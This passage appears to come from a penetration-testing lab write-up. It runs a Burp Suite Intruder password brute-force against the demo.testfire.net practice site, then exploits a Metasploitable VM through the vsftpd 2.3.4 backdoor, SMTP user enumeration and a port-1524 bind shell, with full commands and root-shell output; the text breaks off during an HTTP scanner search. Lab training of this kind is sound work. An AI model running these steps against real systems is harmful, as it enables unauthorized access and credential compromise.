
Step 7: Analyze the results.


The Intruder tool will attempt to use each password in the list to login to Testfire.net. Once the attack is completed, Burpsuite will display a list of successful login attempts along with the corresponding password. The security expert can use this information to identify weak passwords and recommend stronger ones.


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP
10 https://demo.testfire.net GET /login.jsp 200 8770 HTML jsp Altoro Mutual 65.61.137.117
11 https://www.google.com GET /complete/search?q=testfiredemo&cp=... 200 2310 JSON 142.250.77.68
12 https://www.google.com GET /complete/search?q&cp=0&client=gws-... 200 9081 JSON 142.250.77.68
13 https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.zUWyfPq8-PY.O... 200 211906 script 142.250.77.68
15 https://www.gstatic.com GET /og/_/js/k=og.qtm.en_US.tIlsZF7Jxg0.2... 200 183768 script 142.250.192.131
16 https://www.google.com GET /client_204?&atyp=i&biw=935&bih=79... 204 1373 HTML 142.250.77.68
20 https://fonts.gstatic.com GET /s/i/productlogos/youtube/v9/192px.svg 200 1426 XML svg 142.250.66.3
22 https://www.google.com GET /xjs/_/js/k=xjs.s.en_GB.zUWyfPq8-PY.O... 200 456892 script 142.250.77.68
27 https://www.google.com POST /gen_204?atyp=i&ei=IIUFZNrjK-SM4-E... 204 976 HTML 142.250.77.68
28 https://play.google.com OPTIONS /log?format=json&hasfast=true&authus... 200 494 text 142.250.183.142
29 https://play.google.com POST /log?format=json&hasfast=true&authus... 200 979 JSON 142.250.183.142
31 https://demo.testfire.net GET /favicon.ico 404 7097 HTML ico Altoro Mutual 65.61.137.117
32 https://demo.testfire.net POST /doLogin 302 145 65.61.137.117
33 https://demo.testfire.net GET /login.jsp 200 8790 HTML jsp Altoro Mutual 65.61.137.117
Request
Pretty Raw Hex
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 38
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://demo.testfire.net/login.jsp
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 uid=admin&passw=123456&btnSubmit=Login
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Location: login.jsp
4 Content-Length: 0
5 Date: Mon, 06 Mar 2023 06:16:12 GMT
6 Connection: close
7
8
Search... 0 matches
Inspector
Request Attributes 2
Request Body Parameters 3
Request Cookies 1
Request Headers 20
Response Headers 5


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 ×
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password123
admin
pass
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items
Request
Payload 1
Payload 2
Status
Error
Timeout
Length
Comment
302 145
user password123 302 145
Max password123 302 145
admin password123 302 145
user admin 302 145
Max admin 302 145
admin admin 302 279
user pass 302 145
Max pass 302 145
admin pass 302 145
Request
Response
Pretty
Raw
Hex
1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net
Search...
0 matches
Finished



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Tasks
New scan
New live task
Filter
Running
Paused
Finished
Live task
Scan
Intruder attack
Search...
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing:
109 items added to site map
33 responses processed
0 responses queued
2. Intruder attack of https://demo.testfire.net
Cluster bomb attack, simple list, simple list.
Finished
2 payload positions
10 requests (0 errors)
View details
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
Filter
High
Medium
Low
Info
Certain
Firm
Tentative
Issue type
Host
Path
Suspicious input transformation (reflected) http://insecure-bank.com /url-shorten
SMTP header injection http://insecure-website.c... /contact-us
Serialized object in HTTP message http://insecure-bank.com /blog
Cross-site scripting (DOM-based) https://insecure-bank.com /
XML external entity injection https://vulnerable-websit... /product/stock
External service interaction (HTTP) https://insecure-website.... /product
Web cache poisoning http://insecure-bank.com /contact-us
Server-side template injection http://insecure-bank.com /user-homepage
SQL injection https://vulnerable-websit... /
OS command injection https://insecure-website.... /feedback/submit
Event log
Filter
Critical
Error
Info
Debug
Time
Type
Source
Message
11:43:09 6 Mar 2023 Info Scanner This version of Burp Suite was released over three months ago. Pleas...
11:43:08 6 Mar 2023 Info Proxy Proxy service started on 127.0.0.1:8080
Advisory
Memory: 116.5MB
Disk: 4.0MB



4. Perform Exploiting Metasploit


a) Exploiting Metasploit using FTP

Log in to the metasploitable machine using default credentials(msfadmin:msfadmin) and discover the IP address of the machine. This IP address is essential to be able to scan the open ports on the metasploitable machine. To get the IP type “ifconfig”




Use nmap to scan the target machine from the attack machine by typing the code below:

nmap -sV -sS -p- -A <ipaddress>



Metasploitable is running *vsftp*. If a username is sent that ends in the sequence, it will open a shell on port 6200. Open a terminal and start up metasploit with msfconsole Once we are in type “search vsftp”

We will see on result *exploit/unix/ftp/vsftpd_234_backdoor* and it’s rated “excellent”.



Type the following:

set RHOSTS 192.168.29.129
RHOSTS => 192.168.29.129
RHOSTS is the IP address of our target machine, identified as 192.168.29.129 in this case. The RPORT is the open FTP port identified in nmap as port 21, the standard FTP port.
Now simply type “exploit” and hit enter. The exploit script will run and a connection made giving you a linux shell.


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.29.201:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.29.201:21 - USER: 331 Please specify the password.
[+] 192.168.29.201:21 - Backdoor service has been spawned, handling...
[+] 192.168.29.201:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.29.129:45963 → 192.168.29.201:62
00) at 2023-03-12 14:52:37 +0530
```

Finally typing the dir function will provide access to all the files and directories in the system.

```
dir
bin     dev   initrd      lost+found  nohup.out  root  sys  var
boot    etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom   home  lib         mnt         proc       srv   usr
```

b) Exploiting Metasploit using SMTP

Open Metasploitable machine and type the command “ifconfig” in order to obtain the IP address



Run the nbtsccan command by typing: nbtscan -r <ipaddress>. This is done to display the available users and the IP addresses associated with them.

```
┌──(root㉿kali)-[/home/amal306]
└─# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.29.129   <unknown>                  <unknown>
192.168.29.255   Sendto failed: Permission denied
192.168.29.201   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:0
0
192.168.29.218   LAPTOP-L7LO35CT  <server>  <unknown>        d0:c5:d0:98:92:b
0
```

Run nmap command in order to see the available ports and their states. Type the below command in order to do so:

Nmap -sV <ipaddress>

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -sV 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 16:46 IST
Nmap scan report for 192.168.29.201
Host is up (0.00099s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
```

Scan the SMTP port by using nmap function

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -p 25 --script vuln 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 16:48 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.29.201
Host is up (0.00079s latency).

PORT   STATE SERVICE
25/tcp open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM
 (Logjam)
```

Run Metasploit machine by typing “msfconsole”

Type “search smtp_enum” to find the matching modules.

```
msf6 > search smtp_enum

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Descr
iption
   -  ----                                 ---------------  ----    -----  -----
------
   0  auxiliary/scanner/smtp/smtp_enum                      normal  No     SMTP
User Enumeration Utility


Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/scanner/smtp/smtp_enum
```

Type “show options” in order to view the current state of RHOSTS and the ip address associated. Next set RHOSTS to Postfix smtpd and the ip address of metasploitable machine is set.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS Postfix smtpd
RHOSTS => Postfix smtpd
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.29.201
RHOSTS => 192.168.29.201
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   RHOSTS     192.168.29.201       yes       The target host(s), see https:
                                             //github.com/rapid7/metasploit
                                             -framework/wiki/Using-Metasplo
                                             it
   RPORT      25                   yes       The target port (TCP)
   THREADS    1                    yes       The number of concurrent threa
                                             ds (max one per host)
   UNIXONLY   true                 yes       Skip Microsoft bannered server
                                             s when testing unix users
   USER_FILE  /usr/share/metasplo  yes       The file that contains a list
              it-framework/data/w            of probable users accounts.
              ordlists/unix_users
              .txt
```

Finally enter “run”

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.29.201:25     - 192.168.29.201:25 Banner: 220 metasploitable.loca
ldomain ESMTP Postfix (Ubuntu)
[+] 192.168.29.201:25     - 192.168.29.201:25 Users found: , backup, bin, daemon, di
tccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, pos
fix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-
ata
[*] 192.168.29.201:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Metasploit machine is successfully exploited using smtp.

c) Exploiting Metasploit using Bind shell

Repeat the steps from previous question till the nmap function.

Next install the ncat function.

```
┌──(root㉿kali)-[/home/amal306]
└─# ncat 192.168.29.201 1524
Command 'ncat' not found, but can be installed with:
apt install ncat
Do you want to install it? (N/y)y
apt install ncat
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  nmap nmap-common
Suggested packages:
  ndiff zenmap
The following NEW packages will be installed:
  ncat
The following packages will be upgraded:
  nmap nmap-common
2 upgraded, 1 newly installed, 0 to remove and 1344 not upgraded.
Need to get 6,642 kB of archives.
After this operation, 821 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 ncat amd64 7.93+dfsg1-0
kali2 [477 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.93+dfsg1-0
kali2 [2,009 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.93+df
sg1-0kali2 [4,155 kB]
Fetched 6,642 kB in 6s (1,095 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 393460 files and directories currently installed.)
Preparing to unpack .../ncat_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking ncat (7.93+dfsg1-0kali2) ...
Preparing to unpack .../nmap_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking nmap (7.93+dfsg1-0kali2) over (7.93+dfsg1-0kali1) ...
Preparing to unpack .../nmap-common_7.93+dfsg1-0kali2_all.deb ...
Unpacking nmap-common (7.93+dfsg1-0kali2) over (7.93+dfsg1-0kali1) ...
Setting up ncat (7.93+dfsg1-0kali2) ...
Setting up nmap-common (7.93+dfsg1-0kali2) ...
Setting up nmap (7.93+dfsg1-0kali2) ...
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...
```

Use the ncat function and type the ip address of metasploitable machine in order to obtain root access and the password.

```
┌──(root㉿kali)-[/home/amal306]
└─# ncat 192.168.29.201 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

d) Exploiting Metasploit using HTTP

Repeat the steps from question (b) till the nmap function.

Open Metasploit console by typing msfconsole. Next type “search http scanner” to display the matching modules

```
msf6 > search http scanner

Matching Modules
================

   #    Name                                                                D
sclosure Date  Rank    Check  Description
   -    ----                                                                -
_____________  ____    _____  ___________
   0    auxiliary/scanner/http/a10networks_ax_directory_traversal           2
14-01-28       normal  No     A10 Networks AX Loadbalancer Directory Traversal
   1    auxiliary/scanner/snmp/sbg6580_enum
               normal  No     ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeratio
 Module
   2    auxiliary/scanner/http/wp_abandoned_cart_sqli                       2
20-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   3    auxiliary/scanner/http/accellion_fta_statecode_file_read            2
15-07-10       normal  No     Accellion FTA 'statecode' Cookie Arbitrary File Read
   4    auxiliary/scanner/http/adobe_xml_inject
               normal  No     Adobe XML External Entity Injection
   5    auxiliary/scanner/http/advantech_webaccess_login
               normal  No     Advantech WebAccess Login
   6    auxiliary/scanner/http/allegro_rompager_misfortune_cookie           2
14-12-17       normal  Yes    Allegro Software RomPager 'Misfortune Cookie' (CVE-2
14-9222) Scanner
   7    auxiliary/scanner/ftp/anonymous
               normal  No     Anonymous FTP Access Detection
   8    auxiliary/scanner/http/apache_userdir_enum
               normal  No     Apache "mod_userdir" User Enumeration
   9    auxiliary/scanner/http/apache_normalize_path                        2
21-05-10       normal  No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   10   auxiliary/scanner/http/apache_activemq_traversal
               normal  No     Apache ActiveMQ Directory Traversal
   11   auxiliary/scanner/http/apache_activemq_source_disclosure
               normal  No     Apache ActiveMQ JSP Files Source Disclosure
   12   auxiliary/scanner/http/axis_login
               normal  No     Apache Axis2 Brute Force Utility
